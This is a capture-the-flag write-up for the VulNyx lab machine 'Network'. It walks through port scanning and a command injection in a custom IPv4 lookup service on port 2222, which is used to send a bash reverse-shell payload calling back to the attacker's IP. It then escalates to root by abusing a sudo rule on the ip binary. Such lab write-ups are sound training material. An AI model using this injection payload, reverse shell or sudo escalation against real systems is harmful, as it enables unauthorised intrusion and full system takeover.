Network
Overview

Network is an easy VulNyx machine focused on identifying a command injection vulnerability in a custom network information service. By exploiting the vulnerability, it is possible to gain remote code execution and later escalate privileges through a misconfigured sudo rule allowing execution of the ip binary as root.
Key Vulnerabilities
- Command Injection
- Remote Code Execution (RCE)
- Misconfigured Sudo Permissions
- Privilege Escalation via GTFOBins
🔍 Network Discovery
First, scan the local network to identify active hosts using arp-scan.
sudo arp-scan --localnet
Result
$ sudo arp-scan  --localnet
[sudo] password for arc:
Interface: eth0, type: EN10MB, MAC: 00:0c:29:8d:a8:e2, IPv4: 192.168.29.56
WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied
WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.29.1    d8:78:c9:99:bc:d9       (Unknown)
192.168.29.185  00:0c:29:9a:ef:71       (Unknown)
192.168.29.205  00:f1:f3:f9:16:4e       (Unknown)

6 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 1.993 seconds (128.45 hosts/sec). 5 responded
The target machine IP address was identified as:
192.168.29.185
🔎 Enumeration
Nmap Scan
Perform a full TCP port scan.
nmap -n -Pn -sVC -p- --min-rate 5000 192.168.29.185
Scan Results
$ nmap -n -Pn -sVC -p- --min-rate 5000 192.168.29.185
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-09 22:44 -0700
Nmap scan report for 192.168.29.185
Host is up (0.0012s latency).
Not shown: 65531 closed tcp ports (reset)
PORT     STATE SERVICE       VERSION
22/tcp   open  ssh           OpenSSH 8.4p1 Debian 5+deb11u7 (protocol 2.0)
| ssh-hostkey:
|   3072 f0:e6:24:fb:9e:b0:7a:1a:bd:f7:b1:85:23:7f:b1:6f (RSA)
|   256 99:c8:74:31:45:10:58:b0:ce:cc:63:b4:7a:82:57:3d (ECDSA)
|_  256 60:da:3e:31:38:fa:b5:49:ab:48:c3:43:2c:9f:d1:32 (ED25519)
80/tcp   open  http          Apache httpd 2.4.67 ((Debian))
|_http-title: Apache2 Debian Default Page: It works
|_http-server-header: Apache/2.4.67 (Debian)
2222/tcp open  EtherNetIP-1?
| fingerprint-strings:
|   GenericLines:
|     [93m[i]
|     [97mEnter an IPv4 address to retrieve network information (e.g. 10.10.10.10):
|     [92m
|     [94m[*]
|     [97mRetrieving network information for:
|     [92m
|     [92m
|     [91m
|     INVALID ADDRESS:
|     [92m
|     [92m[+]
|     [97mNetwork information retrieved successfully.
|   NULL:
|     [93m[i]
|     [97mEnter an IPv4 address to retrieve network information (e.g. 10.10.10.10):
|_    [92m
8080/tcp open  http          Apache httpd 2.4.67 ((Debian))
|_http-server-header: Apache/2.4.67 (Debian)
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache2 Debian Default Page: It works

MAC Address: 00:0C:29:9A:EF:71 (VMware)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 101.22 seconds
Findings
- Port 22 → SSH
- Port 80 → Apache Web Server
- Port 8080 → Apache Web Server
- Port 2222 → EtherNetIP-1? a Custom Network Information Service
The service running on port 2222 appeared as EtherNet/IP, an industrial communication protocol commonly used in Industrial Control Systems (ICS) and particularly interesting because it prompted users to enter an IPv4 address.
🌐 Web Enumeration
- Opening port 80 in the browser.
- Opening port 8080 in the browser.
Both web pages displayed the default Apache Debian page.
Next, perform directory enumeration using Gobuster.
Port 80
gobuster dir -u http://192.168.29.185 \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Results
$ gobuster dir -u http://192.168.29.185 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.185
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.hta                 (Status: 403) [Size: 319]
.htaccess            (Status: 403) [Size: 319]
.htpasswd            (Status: 403) [Size: 319]
index.html           (Status: 200) [Size: 10701]
server-status        (Status: 403) [Size: 319]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
Port 8080
gobuster dir -u http://192.168.29.185:8080 \
-w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
Results
$ gobuster dir -u http://192.168.29.185:8080 -w /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
===============================================================
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://192.168.29.185:8080
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/SecLists/Discovery/Web-Content/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.8.2
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
.htaccess            (Status: 403) [Size: 321]
.hta                 (Status: 403) [Size: 321]
.htpasswd            (Status: 403) [Size: 321]
index.html           (Status: 200) [Size: 10701]
server-status        (Status: 403) [Size: 321]
Progress: 4751 / 4751 (100.00%)
===============================================================
Finished
===============================================================
No useful directories or files were discovered.
🔍 Enumerating Port 2222
Connect to the custom service using Netcat.
nc 192.168.29.185 2222
The application prompts for an IPv4 address.
$ nc 192.168.29.185 2222

[i] Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10):
Enter the loopback address.
127.0.0.1
Result
$ nc 192.168.29.185 2222

[i] Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10): 127.0.0.1
[*] Retrieving network information for: 127.0.0.1...
───────────────────────────────────────────────────────────────────────────────────────────
Address:   127.0.0.1            01111111.00000000.00000000. 00000001
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   127.0.0.0/24         01111111.00000000.00000000. 00000000
HostMin:   127.0.0.1            01111111.00000000.00000000. 00000001
HostMax:   127.0.0.254          01111111.00000000.00000000. 11111110
Broadcast: 127.0.0.255          01111111.00000000.00000000. 11111111
Hosts/Net: 254                   Class A, Loopback

───────────────────────────────────────────────────────────────────────────────────────────
[+] Network information retrieved successfully.
                   .
The application successfully returns subnet and network information.
This indicates that the application performs network calculations based on user input.
💉 Command Injection
Since the application directly processes user input, test for command injection.
127.0.0.1;hostname
Result
$ nc 192.168.29.185 2222

[i] Enter an IPv4 address to retrieve network information (e.g. 10.10.10.10): 127.0.0.1;hostname
[*] Retrieving network information for: 127.0.0.1;hostname...
───────────────────────────────────────────────────────────────────────────────────────────
Address:   127.0.0.1            01111111.00000000.00000000. 00000001
Netmask:   255.255.255.0 = 24   11111111.11111111.11111111. 00000000
Wildcard:  0.0.0.255            00000000.00000000.00000000. 11111111
=>
Network:   127.0.0.0/24         01111111.00000000.00000000. 00000000
HostMin:   127.0.0.1            01111111.00000000.00000000. 00000001
HostMax:   127.0.0.254          01111111.00000000.00000000. 11111110
Broadcast: 127.0.0.255          01111111.00000000.00000000. 11111111
Hosts/Net: 254                   Class A, Loopback

network
───────────────────────────────────────────────────────────────────────────────────────────
[+] Network information retrieved successfully.
The output of the hostname is given network , So command confirms that arbitrary operating system commands are executed.
The application is vulnerable to Command Injection.
🚀 Remote Code Execution
Start a Netcat listener on the attacker machine.
sudo nc -lvnp 443
Reconnect to the service and submit the following payload.
127.0.0.1; bash -c "bash -i >& /dev/tcp/192.168.29.56/443 0>&1"
A reverse shell is successfully established.
Result
$ sudo nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.29.56] from (UNKNOWN) [192.168.29.185] 49654
id ; whoami
uid=1000(net) gid=1000(net) grupos=1000(net)
net
Successfully obtained a shell as the net user.
🔧 Upgrading the Shell
Upgrade the reverse shell to a fully interactive TTY.
script /dev/null -c bash
Press: Ctrl + Z
Then execute:
stty raw -echo; fg
reset xterm
export TERM=xterm
export BASH=bash
The shell is now fully interactive.
🏁 User Flag
Navigate to the user’s home directory.
cat /home/net/user.txt
Result
net@network:~$ pwd
/home/net
net@network:~$ cat user.txt
ed57ab104e04339fcc95e35865eb1e79
🔍 Privilege Escalation
Check the available sudo permissions.
sudo -l
Result
net@network:~$ sudo -l
Matching Defaults entries for net on network:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User net may run the following commands on network:
    (root) NOPASSWD: /usr/bin/ip
Important Finding
The ip binary can be abused using the GTFOBins technique.
Execute the following commands.
sudo ip netns add foo
sudo ip netns exec foo /bin/sh -p
Verify the current privileges.
id ; whoami
Result
net@network:~$ sudo ip netns add foo
net@network:~$ sudo ip  netns exec foo /bin/sh -p
# id ; whoami
uid=0(root) gid=0(root) grupos=0(root)
root
#
Successfully escalated privileges to the root user.
🏁 Root Flag
Read the root flag.
cat /root/root.txt
Result
6881d504c6a19cd5d15dddfc9745e026
🧾 Summary
| Phase | Technique |
|---|---|
| Network Discovery | arp-scan |
| Enumeration | Nmap |
| Web Enumeration | Gobuster |
| Initial Access | Command Injection |
| Remote Code Execution | Reverse Shell |
| Privilege Escalation | GTFOBins (ip) |
| Root Access | Read Root Flag |
🚀 Key Takeaways
- Custom network utilities should never execute user input without proper validation.
- Command Injection vulnerabilities can quickly lead to Remote Code Execution.
- Misconfigured sudo permissions are a common privilege escalation vector.
- GTFOBins provides valuable privilege escalation techniques for trusted system binaries.

Related Posts
Unit Writeup- Vulnyx
Abused HTTP PUT and MOVE methods to upload and execute a PHP web shell, gained initial access as www-data, and escalated …
ShadowBlocks Writeup - Vulnyx
Enumerated an exposed iSCSI target, recovered deleted files using PhotoRec, extracted administrative credentials from a …
Lower3 Writeup - Vulnyx
Mounted an exposed NFS share, uploaded a PHP reverse shell, gained initial access, and escalated privileges through a …
Lower4 Writeup - Vulnyx
Enumerated a valid user using the Ident protocol, brute-forced SSH credentials, and abused sudo access to multitail to …